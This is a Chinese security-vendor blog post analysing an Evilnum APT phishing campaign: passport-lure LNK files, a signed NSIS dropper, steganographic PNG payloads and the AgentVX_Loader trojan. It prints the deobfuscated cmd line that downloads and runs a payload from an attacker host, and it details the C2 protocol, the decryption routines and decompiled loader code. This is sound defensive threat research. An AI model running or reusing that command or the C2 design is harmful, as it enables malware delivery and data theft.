隐写术、小火龙与AgentVX：APT组织Evilnum新攻击活动详细分析 – 绿盟科技技术博客

By Meet The Author

Published: 2022-01-04 · Archived: 2026-04-06 00:56:20 UTC

一、概述

近期，伏影实验室捕捉到多个以护照扫描文件作为诱饵的网络钓鱼活动。经过分析，我们确认该活动来自APT组织Evilnum，是其长期以来针对金融目标犯罪活动的延续。Evilnum攻击者在本次钓鱼活动中构建了新型攻击流程，并通过NSIS包装、签名、隐写术等操作实现免杀，最终投递一种新型木马程序AgentVX，展现了较高的技术水平。

本文对这种新型攻击流程和新型木马进行详细分析。

二、组织信息

Evilnum是一个在2018年被发现的APT组织，活跃于英国和欧盟国家，主要攻击目标为金融科技公司。组织名称Evilnum来自同名的木马程序，亦被卡巴斯基称为DeathStalker。

Evilnum的代表性攻击手段是将恶意程序伪装成客户的身份证明文件，欺骗金融公司的工作人员运行这些程序，进而通过植入间谍木马获得受害者主机上的高价值信息。

三、攻击流程分析

3.1 诱饵lnk文件

本次发现的Evilnum投放的诱饵文件分别名为“HANSENThomasPassport.pdf.lnk”和“MyProofofIdentity_HPSCAN_20200428104555829.pdf.lnk”，是一种带有混淆cmd命令的恶意快捷方式文件。



图3.1 本次发现的Evilnum恶意lnk文件

打开两个文件后，将会显示分别来自英国和丹麦的两位公民的护照照片：

图3.2 名为“MyProofofIdentity_HPSCAN_20200428104555829.pdf.lnk”的文件内容

图3.3 名为“HANSENThomasPassport.pdf.lnk”的文件内容

此时，隐藏在lnk文件中的恶意cmd指令已经运行。

两个文件中的恶意代码逻辑基本一致，是一种使用字符串替换逻辑进行混淆的指令，可以编写对应的替换逻辑进行复原。为方便说明，这里仅展示较早发现的“HANSENThomasPassport.pdf.lnk”中的复原指令：

```
cmd /c curl https://[redacted]/HansenThomasPASSPORT.pdf
-o C:\Users\Public\IDDRHansen.pdf & move C:\Users\Public\IDDRHansen.pdf
C:\Users\Public\Downloads\IDDRHansen.pdf & start C:\Users\Public\Downloads\IDDRHansen.pdf
& cmd /c curl https://cdn.cjsassets.com/wp-content/uploads/2021/08/202109.png -o
C:\Users\Public\voicespin.exe & start C:\Users\Public\voicespin.exe Agent_VX_123
```

图3.4 lnk文件中混淆cmd指令的复原指令

可以看出，cmd指令实际下载了指定位置的pdf文件，展示诱饵内容并下载后续playload，运行参数为“Agent_VX_123”。

另外一个lnk文件进行了相似的操作，后续playload运行参数为“AVX_777”。

3.2 Dropper 木马程序

上述过程中运行的voicespin.exe文件和zoiper5.exe文件相似，都是由NSIS（Nullsoft Scriptable Install System）生成的安装程序，用于释放和执行下一阶段的木马程序。攻击者在该程序中加入了很多反检测与反分析的技巧，包括签名、NSIS脚本、加密shellcode、隐写术图像等。

3.2.1 签名

voicespin.exe与zoiper5.exe带有合法签名，显示其注册者为Avrora LLC，邮件地址为avrora.russia@list.ru，有效时间为2021年6月21日至2022年6月22日。



图3.5 Dropper木马携带的有效签名

合法的签名使该程序绕过了杀毒引擎的检测。伏影实验室捕获上述文件时，VirusTotal对其检出都为0。



图3.6 zoiper5.exe的VirusTotal检出情况

3.2.2 NSIS脚本

voicespin.exe与zoiper5.exe是NSIS安装程序，并且活用了NSIS安装脚本对内部木马程序进行包装。

因为逻辑基本一致，下文仅以voicespin.exe为例，分享NSIS安装程序的一般分析过程。

3.2.2.1 脚本提取与分析过程

7-zip解压缩

最常用的NSIS脚本提取工具是15.06版本之前的7-zip程序。使用对应版本的7-zip解压voicespin.exe文件，可以在$TEMP目录中找到程序内置的文件：



图3.7 voicespin.exe中包含的文件

同时可以在根目录下找到名为[NSIS].nsi的脚本文件。



图3.8 voicespin.exe的根目录结构

不过，使用7-zip提取到的脚本可读性较差，有时还会出现无法显示的内容。因此考虑使用其他方法获取NSIS脚本的行为。

System.dll逆向

通过对NSIS核心组件System.dll进行逆向分析，可以发现该程序实际负责实现NSIS脚本中的API调用。System.dll的sub_10002AF8函数负责调用Windows原始API，调用点在函数内偏移0xBF处。

```
*(_DWORD *)(a1 + ((int (__cdecl *)(int, int))sub_10002A5D)(v19, v20)) = dword_10005058;
dword_10005058 = a1;
v8 = sub_10002A57();
qword_10005034 = ((__int64 (*)(void))*(_DWORD *)(a1 + v8))();// Windows API load point
if ( dword_10005050 && !sub_10002A3B(dword_10005058) )
  flOldProtect = (DWORD)&v19;
v27 = dword_10005058;
v9 = ((__int64 (*)(void))sub_10002A5D)();
dword_10005058 = *(_DWORD *)(HIDWORD(v9) + v9);
if ( sub_10002A49(HIDWORD(v9)) )
{
  v10 = sub_10002A69(v24);
  if ( v10 > 0 )
  {
    v11 = ((int (__cdecl *)(int))sub_10002A74)(v10);
    v23 = v25 + v27 + v11;
    v22 = sub_10002A7E();
    if ( dword_10005050 <= 0 || sub_10002A3B(v27) )
00001FB7 sub_10002AF8:67 (10002BB7)
```

图3.9 System.dll的核心调用位置

在主程序运行时关注此处的call ecx语句，即可获取NSIS脚本调用的VirtualAlloc、ReadFile、GetFileSize等关键API的参数与返回值。

通过分析System.dll，可以发现NSIS脚本的第一部分操作实际上是读取内部的fin7_7.png文件，再解密获取其中的一段shellcode并执行。解密方式为逐字节sub 0x5。

3.2.3 fin7_7.png中的shellcode

fin7_7.png文件中释出的shellcode，主要用于：

1. 动态加载windows API并将地址存放于栈中；
2. 获取父进程voicespin.exe的文件内容，并将其另存至Startup目录下的ProsoftTTX.exe中；
3. 寻找同目录下名为gzd.png的图片文件，提取其中的隐写内容并解密为PE文件。

shellcode上述功能中，动态API加载的对应实现具有较强的延展性，可以推测来自于成型的工具；父文件转储时使用Zw或Nt系列API，可以对抗一些基于API的检测方法。这些特征表明开发者在shellcode编程与对抗检测方面有深厚的积累。



图3.10 隐写图片gzd.png中隐藏的内容

隐写图片提取过程中使用的算法为逐字节add 0x5与RC4解密，见下图：



图3.11 隐写图片的解密逻辑

Shellcode最终加载该解密后的PE文件并运行。

四、木马程序分析

上述过程中，NSIS安装程序voicespin.exe通过从内置文件fin7_7.png中提取的shellcode，复原了内置文件gzd.png中的一个PE文件并运行。

该PE文件被程序作者命名为AgentVX_Loader，是一种下载者木马程序，根据功能判断，该程序可以下载由CnC下发的AgentVX本体程序并加载运行。



图4.1 PE文件中记录的导出名称

4.1 初始化

AgentVX_Loader木马运行后首先进行30秒钟的待机，随后检查命令行参数确认原始进程是否是从包含“AppData\Roaming\Microsoft\Windows\Start Menu\Programs”的位置启动，以及启动参数是否包含字符串“Agent_VX_123”。这两处字符串分别可以与shellcode逻辑及lnk诱饵中cmd逻辑对应。

AgentVX_Loader通过ZwQueryVolumeInformationFile获取VolumeSerialNumber，在后续过程中作为受害者主机ID使用。

随后AgentVX_Loader使用与前述shellcode非常类似的逻辑动态加载windowsAPI，并将获取到的函数地址置于全局变量中。这一特征可以说明AgentVX_Loader与前述shellcode出自同一个作者。

4.2 通信

随后，AgentVX_Loader尝试与CnC进行通信。该通信过程包括Check_Connection、FIRST_REQUEST、INFO、onTASK四个阶段。

4.2.1 Check_Connection

木马程序首先使用WinHttpConnect与固定CnC域名https[:]//cdn.avbcloud[.]com进行连接，端口为443。

4.2.2 FIRST_REQUEST

随后，木马程序创建形如”cdn.avbcloud.com/timeout/voip.aspx?guid=F4A96342&v=1.7&cg=FIRST_REQUEST”的路径，向该路径发送POST请求。该路径中“/timeout/voip.aspx”为固定字符串；guid参数包含由该木马程序通过受害者主机VolumeSerialNumber生成的ID；v参数代表木马版本，在本例中为1.7；cg代表通信任务名称，此次通信名为FIRST_REQUEST。

如果此次通信连接成功，木马向CnC发送一串base64数据，内含一段由随机ASCII生成器生成的字符，推测用于标记该木马的本次会话。

示例base64数据转码后显示如下内容：

{“data_b64_real_size”:43,”data_compressed_b64″:”8BxvSWRJZEkzeDN4M21SbVJtRz1iR2JHMXYxdjFrUGtQa0UwRTBFWXRZc

其中”data_b64_real_size”和”data_compressed_b64″是固定字符串，”8BxvSWRJZEkzeDN4M21SbVJtRz1iR2JHMXYxdjFrUGtQa0UwRTBFWXRZdFlp”是压缩并base64转码的随机ASCII字符串，该字符串的生成逻辑如下所示：

```
randlen1 = rand_40E162(4, 27);
ranstr1 = genstr_40BB05(randlen1);
randlen2 = rand_40E162(6, 27);
randstr2 = genstr_40BB05(randlen2);
memset(totalrandstr, 0, 0x104u);
strcat_4022F4((int)totalrandstr, (int)ranstr1);
strcat_4022F4((int)totalrandstr, (int)"=");
strcat_4022F4((int)totalrandstr, (int)randstr2);
v9 = std::char_traits<char>::length(totalrandstr);
std::string::assign(totalrandstr, v9);
```

图4.2 AgentVX_Loader中的随机字符串生成逻辑

该内容发送完毕后，CnC可能会发送以下字符串，通知木马的下一步活动：

CnC下发字符串	木马活动
NOP	木马待机6秒后重新进入FIRST_REQUEST通信过程
ERROR	与“NOP”相同，木马待机6秒后重新进入FIRST_REQUEST通信过程
“command”:”NEW”	木马进入INFO通信过程
“command”:”TASK”	木马进入CnC任务执行过程

表4.1 FIRST_REQUEST阶段CnC下发内容与木马活动对照表

需要说明的是，除NOP和ERROR是纯字符串外，CnC其他的下发内容包括后续内容都是以json的格式构建的。

4.2.3 INFO

当FIRST_REQUEST过程中CnC发送形如{“command”:”NEW”}的json信息时，木马会响应此信息开始名为INFO的通信过程。

此过程中木马会向”cdn.avbcloud.com/timeout/voip.aspx?guid=F4A96342&v=1.7&cg=INFO”的路径发送POST请求，并在确认连接成功后发送收集到的主机信息。

该信息的具体发送方式与FIRST_REQUEST通信过程相同，木马将主机信息字符串压缩转码后，套入带有”data_b64_real_size”和”data_compressed_b64″关键字的json格式中，base64转码后发送给CnC。

此处主机信息字符串中的键值对应如下表：

键	值
BotID	该主机ID，本例中为F4A96342
IsoCode	宿主机语言环境
UserComp	宿主机计算机名与用户名
Version	木马程序版本，本例中为1.7
OsName	宿主机操作系统名称
JreVersion	宿主机jre版本
JdkVersion	宿主机jdk版本

DotNetVersion	宿主机.net版本
SystemStatus	宿主机设备类型，desktop/laptop
UserAdmin	宿主机当前用户是否是管理员
ProcessAdmin	木马进程是否有高权限
Antivirus	宿主机反病毒产品名称
InstalledSoftware	宿主机已安装程序名称
MyProcessName	该木马程序进程名

表4.2 INFO阶段木马发送内容键值对照表

4.2.4 onTASK

当FIRST_REQUEST过程中CnC发送形如{“command”:”TASK”,…的json信息时，木马会响应此信息开始onTASK通信过程。

该通信过程中，CnC的指令通过以下格式的json字符串下发：

{“command”:”TASK”,”task_list”:[{“task_name”:<NAME>,”task_type”:<TYPE>,”can_be_read”:<BOOL>,”options”:[<ARG1>,<ARG2>,<ARG3>,…]},{…}]}

其键值对应如下表：

键	**值**
command	该过程中固定为字符串TASK
task_list	任务列表，可以同时下发多个任务
task_name	任务名称，作为在后续通信过程中的标记
task_type	任务指令字符串，木马根据该字符串执行对应的操作
can_be_read	布尔值，标记木马是否可以调用AgentVX本体的ReadCommunication方法处理后续内容
options	任务参数字符串，包含木马在执行任务对应的操作时使用的参数

表4.3 onTASK阶段CnC指令格式键值对照表

可以看到，json字符串中的task_type和options承载着CnC指令和指令参数，直接控制木马的行为。

由于获得CnC发送的AgentVX本体程序，无法完全确认can_be_read键的功能。但可以推测，该键控制了后续AgentVX本体程序与CnC的通信过程。

由于该木马在确认task_type时使用了计算任务字符串的djb2哈希并比较哈希的方法，无法通过逆向分析获取原始task_type，但可以通过djb2的原理爆破获取一部分哈希值对应的原始字符串。

task_name原始字符串、djb2哈希、options对应如下表：

name	**djb2哈希**	**options**	**对应木马行为**

DAE	0xB87A585	<运行参数>， <下载地址>， <“EXE”>， <“NATIVE”>， <“MEMORY”>	提取<下载地址>中包含的url并下载执行； <运行参数>包含待执行程序的运行参数； <“EXE”>字符串控制程序是否作为模块加载执行； <“MEMORY”>字符串控制程序作为文件落地执行或通过注入执行； <“NATIVE”>字符串标示程序是原生程序或.Net程序
UAE	0xB87A594	<运行参数>， <PE文件数据>， <“EXE”或”DLL”>， <“NATIVE”或”NET”>， <“MEMORY”>	提取<PE文件数据>中包含的PE文件并执行，数据使用base64转码； 其他options参数作用与DAE任务相同
–	0x4AA8DCE7	<AgentVX模块名称>	卸载已加载的AgentVX本体程序； 程序会验证将要卸载的AgentVX本体程序的名称是否与<AgentVX模块名称>的字符串相对应
–	0x630D1E7F	–	卸载自身
–	0x8DE5EAE3	<AgentVX本体文件数据>	加载<AgentVX本体文件数据>中包含的AgentVX本体程序，数据使用base64转码；
–	0xA528E7D6	–	发送AgentVX本体程序的运行结果
–	0xFDBD7C24	<exe文件数据>， <dll文件数据>， <png文件数据>， <运行参数>	提取参数中包含的一组文件并保存至%USERPROFILE%目录，运行其中的exe文件； <exe文件数据>会被保存为<随机名称.exe>， <dll文件数据>会被保存为<dbghelp.dll>， <png文件数据>会被保存为<pic.png>, <运行参数>包含待执行程序的运行参数

表4.4 onTASK阶段CnC指令、djb2、参数、行为对照表

从CnC指令中可以发现，该AgentVX_Loader木马的主要功能是下载执行后续的AgentVX本体木马程序或其他程序，并以模块的逻辑加载运行这些程序。这种AgentVX本体程序与AgentVX_Loader高度关联，会导出多个导出函数供AgentVX_Loader木马调用，从而完成本体程序的初始化、更新、卸载等功能。

AgentVX_Loader对AgentVX本体程序的加载过程见下图：

```
if ( !vbuf_446374 )
  vbuf_446374 = (AgentVXstru *)virtualalloc_408406(40, -1, 4096, 64);
vmodule = (int *)loadPE_40FFC1(a1, a2);
vfunc1 = (int *)getprocaddr_40FF25((int)vmodule, "AgentVXModuleInitializer");
vfunc2 = (int *)getprocaddr_40FF25((int)vmodule, "OnLoad");
vfunc3 = (int *)getprocaddr_40FF25((int)vmodule, "OnUnLoad");
vfunc4 = (int *)getprocaddr_40FF25((int)vmodule, "IsPersistent");
vfunc5 = (int *)getprocaddr_40FF25((int)vmodule, "GetModuleName");
vfunc6 = (int (*)(void))getprocaddr_40FF25((int)vmodule, "GetMinimumVersion");
vfunc7 = (int *)getprocaddr_40FF25((int)vmodule, "ReadCommunication");
vversion = (void *)vfunc6();
std::string::string(vstrversion, vversion);
v18 = 0;
if ( compareversion_416415(vstrversion, a17) <= 0 )
{
  v7 = vbuf_446374;
  if ( vbuf_446374->pModuleAgentVX )
  {
    while ( v7->arg2 )
      v7 = (AgentVXstru *)v7->arg2;
    v8 = virtualalloc_408406(40, -1, 4096, 64);
    v7->arg2 = v8;
    *(_DWORD *)(v8 + 0x24) = v7;
    v10 = (AgentVXstru *)v7->arg2;
    v10->pOnLoad = vfunc2;
    v10->pOnUnLoad = vfunc3;
    v10->pIsPersistent = vfunc4;
    v10->pGetModuleName = vfunc5;
    v10->pModuleAgentVX = vmodule;
    v10->pAgentVXModuleInitializer = vfunc1;
    v10->pReadCommunication = vfunc7;
    loadAgentVX_413479(v10);
  }
  else
  {
    initextraAPIs_417EA7();
    vbuf_446374->pModuleAgentVX = vmodule;
    vbuf_446374->pAgentVXModuleInitializer = vfunc1;
```

图4.3 AgentVX_Loader对AgentVX本体程序的加载过程

对应导出函数的推测功能见下表：

AgentVX导出函数名	**功能**
AgentVXModuleInitializer	初始化AgentVX本体程序
OnLoad	加载AgentVX本体程序
OnUnLoad	卸载AgentVX本体程序
IsPersistent	检查持久化指标
GetModuleName	获取当前AgentVX本体程序的名称
GetMinimumVersion	获取当前AgentVX本体程序的版本
ReadCommunication	使AgentVX本体程序获取通信内容

表4.5 AgentVX本体程序的导出函数与推测功能对照表

可惜的是，分析过程中未发现CnC端下发AgentVX本体程序，无法对该后续模块的功能进行分析验证。

五、组织归因

本次网络钓鱼活动在攻击目标、初始载荷形式、诱饵内容、隐写术图片、域名形式等方面与已知APT组织Evilnum的特征高度相似，因此可以判断本次活动由Evilnum组织发起。

5.1 攻击目标

分析表明，本次攻击活动的目标为英国与欧盟国家（本例中为丹麦）的从事公民身份验证事务的工作人员，这样的事务主要集中于金融性质的企业中。

这一特征与Evilnum组织的活动高度重合。已披露的对Evilnum组织的分析报告（https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/）中，该组织的主要攻击目标为“位于英国和其他欧盟国家的金融科技公司”，以窃取这些公司的内部文档或密码为目的。

5.2 初始载荷

本次攻击活动的初始载荷是lnk格式的恶意文件。这同样是Evilnum组织滥用的载荷类型。

Evilnum组织通常会将多个恶意的lnk文件打包为压缩文件，并通过Google Drive等网盘服务进行传播。这些恶意lnk文件都带有双重扩展名，试图伪装成png、jpg、pdf等文件格式。用户打开压缩包中任意的lnk文件都会导致木马程序的执行。

5.3 诱饵图片

本次攻击活动中，攻击者分别利用了一位英国公民和丹麦公民的护照内容作为诱饵。为了提高真实性，这些诱饵内容使用了真实的护照照片。这种诱饵利用方式与Evilnum的行动特征一致。

Evilnum组织会将从其他渠道获取到的能够证明公民身份的图像作为诱饵，以迷惑受害者。已发现的被Evilnum使用的证件类型包括护照、驾照、银行卡、身份卡、账单等。

5.4 隐写术

本次攻击活动中，攻击者使用了隐写术，将加密后的木马程序放入图片文件当中。

已知的Evilnum活动中（https://securelist.com/what-did-deathstalker-hide-between-two-ferns/99616/），隐写术也是该组织攻击者的常用技术。Evilnum曾使用png图片作为中间文件，传递混淆的PowerShell脚本。

5.5 域名形式

本次攻击活动中，攻击者使用的域名包括cdn.avbcloud[.]com和cdn.cjsassets[.]com，这种以cdn作为三级域名的思路也出现在Evilnum既往活动中（https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/）。

六、参考文献

https://www.cybereason.com/blog/no-rest-for-the-wicked-evilnum-unleashes-pyvil-rat

https://www.welivesecurity.com/2020/07/09/more-evil-deep-look-evilnum-toolset/

https://securelist.com/deathstalker-mercenary-triumvirate/98177/